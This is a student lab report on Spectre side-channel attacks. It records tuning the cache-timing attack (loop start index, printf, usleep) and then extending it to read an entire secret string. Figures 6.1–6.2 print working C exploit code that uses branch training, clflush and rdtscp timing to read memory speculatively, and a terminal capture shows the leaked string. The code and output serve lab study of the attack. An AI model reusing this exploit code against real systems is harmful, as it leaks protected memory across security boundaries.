

Figure 5.1: Output of the program with default configurations.



Figure 5.2: Fixing the source code by changing i = 0 to i = 1.



Figure 5.3: Output of the fixed code.

Running the program in the default configuration yields the expected result. The outputed secret value is 0 ( ) (Figure 5.1). This is incorrect. To fix this, simply change the i = 0 to i = 1 in the for loop under the reloadSideChannelImproved() function (Figure 5.2, 5.3). If scores[0] is the output, simply don't start at 0.



Figure 5.4: Commenting out printf ("*****\n").



Figure 5.5: Output of program with printf (“*****\n”) commented out.

Commenting out the printf(“*****\n”) results in 0s in the output (Figure 5.4, 5.5). Thus this printf is needed for this version of the OS.



Figure 5.6: Output of the program with usleep (10).



Figure 5.7: Output of the program with usleep (100).



Figure 5.8: Output of the program with usleep (200).

Changing the usleep to 100 from 10 does not change the output in any meaningful way. The accuracy is similar to the default sleep time of 10 but the hit rate is lower (Figure 5.6). Changing this to 200 results in the same correct output of 83 (S) but even lower hit rates, often under 20 (Figure 5.7). Going the other direction and setting the sleep to 1 seems to have little

impact on the number of hits compared to the original 10 (Figure 5.6). All sleep times were able to successfully output the correct secret 83 (S).

Task 6

Objective

Extend the attack to recover a multi-character secret string.

Instructions

1. In the previous task, the program just read the first character of the secret string. In this task, the program needs to print out the entire string using the Spectre attack. Please write code or extend the code in Task 5.
2. Observe the output.

Observations

```
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
    return buffer[x];
  } else {
    return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 1; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
```

Figure 6.1: Extended source code from Task 5, SpectreAttackImproved.c.

```
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  { }
  //
  // Ask victim() to return the secret in out-of-order execution.
  s = restrictedAccess(index_beyond);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i,j;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);
  char message[32];
  fflush(stdout);
 for(j=0;j<20;j++){

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
    usleep(10);
    reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }
  message[j] = max;
  index_beyond ++;


 }
  printf("Secret Message: ");
  for(j=0;j<20;j++){
        printf("%c",message[j]);
  }
  return (0);
}
```

Figure 6.2: Extended source code from Task 5, SpectreAttackImporved.c.

```
Labsetup : zsh — Konsole
New Tab   Split View                                   Copy   Paste   Find...
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Secret Message: Some Secret Value**

┌──(ckher0㉿Ckh3r0)-[~/Downloads/Labsetup]
└─$
                                                        7:46 PM
                                                        2/3/26
```

Figure 6.3: Output of the extended program with final edits.

To get the full string, several changes and additions had to be made to the program used in Task 5 (Figure 6.1, 6.2). First, the edits made in Task 5 must be carried over. Then in the main function where the attack functions are called, the entire attack is wrapped in a for loop so as to iterate the attack for each byte to get the entire message. At the end of every loop, increment the index by one to get the next byte until the null byte is reached. Add each character read into an array and then output the array in a printf statement. The bulk of the source code is largely

untouched and only the main function added on to and is also largely untouched as the only thing required to make the program read the entire secret message is to move the index over and execute the attack in a loop. If done correctly, the output shows the secret message (Figure 6.3).